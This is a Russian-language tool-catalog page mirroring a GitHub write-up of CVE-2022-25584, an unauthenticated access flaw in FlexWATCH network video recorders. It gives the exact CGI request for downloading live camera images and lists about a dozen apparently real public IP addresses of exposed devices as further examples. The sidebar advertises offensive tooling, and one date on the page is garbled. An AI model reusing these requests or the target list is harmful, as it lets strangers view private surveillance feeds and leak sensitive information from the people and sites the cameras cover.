Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2022-25584 — Flexwatch-CVE | Kitploit
Инструменты/GitHubGitHub/yichenc1c/cve-2022-25584
Безопасность IoTАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииБезопасность оборудования и IoT
GitHubyichenc1c/cve-2022-25584

CVE-2022-25584

Flexwatch-CVE

Репозиторий
374 лет назадЕщё не проверено
Поделиться

Flexwatch

Flexwatch-CVE


Этот документ посвящён CVE-2022-25584 «RESERVED»

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-25584
image


Эта уязвимость была внесена в каталог CNVD, но ещё не была обнародована

ID CNVD: CNVD-2021-103443
image

Воспроизведение уязвимости:


Мы обнаружили, что FlexWATCH FW3170-PS-E Network Video System 4.23-3000_GY производства Seyeon Tech Co., Ltd. содержит уязвимость неаутентифицированного доступа, которая может быть использована злоумышленниками для получения изображений с камер наблюдения и утечки конфиденциальной информации

Например:

http://211.174.227.102:10001/app/multi/single.asp
image

Затем мы можем посетить: http://211.174.227.102:10001/cgi-bin/fwcamimgsave.cgi?FwModId=0&PortId=0&FwCgiVer=0x0001

Скачать изображение экрана в реальном времени
image

image

Официальный сайт компании: http://www.flexwatch.com/

Другие примеры:

http://211.240.10.38:10001/app/multi/single.asp

http://121.133.21.35:10001/app/multi/single.asp

http://210.223.145.159:10001/app/multi/single.asp

http://115.142.194.178:10001/app/multi/single.asp

http://115.142.194.178:10001/app/multi/single.asp

http://27.1.124.18:10001/app/multi/single.asp

http://183.100.61.196:10001/app/multi/single.asp

http://118.176.196.247:10001/app/multi/single.asp

http://211.36.62.253:10001/app/multi/single.asp

http://211.174.227.230:10001/app/multi/single.asp

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    360
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →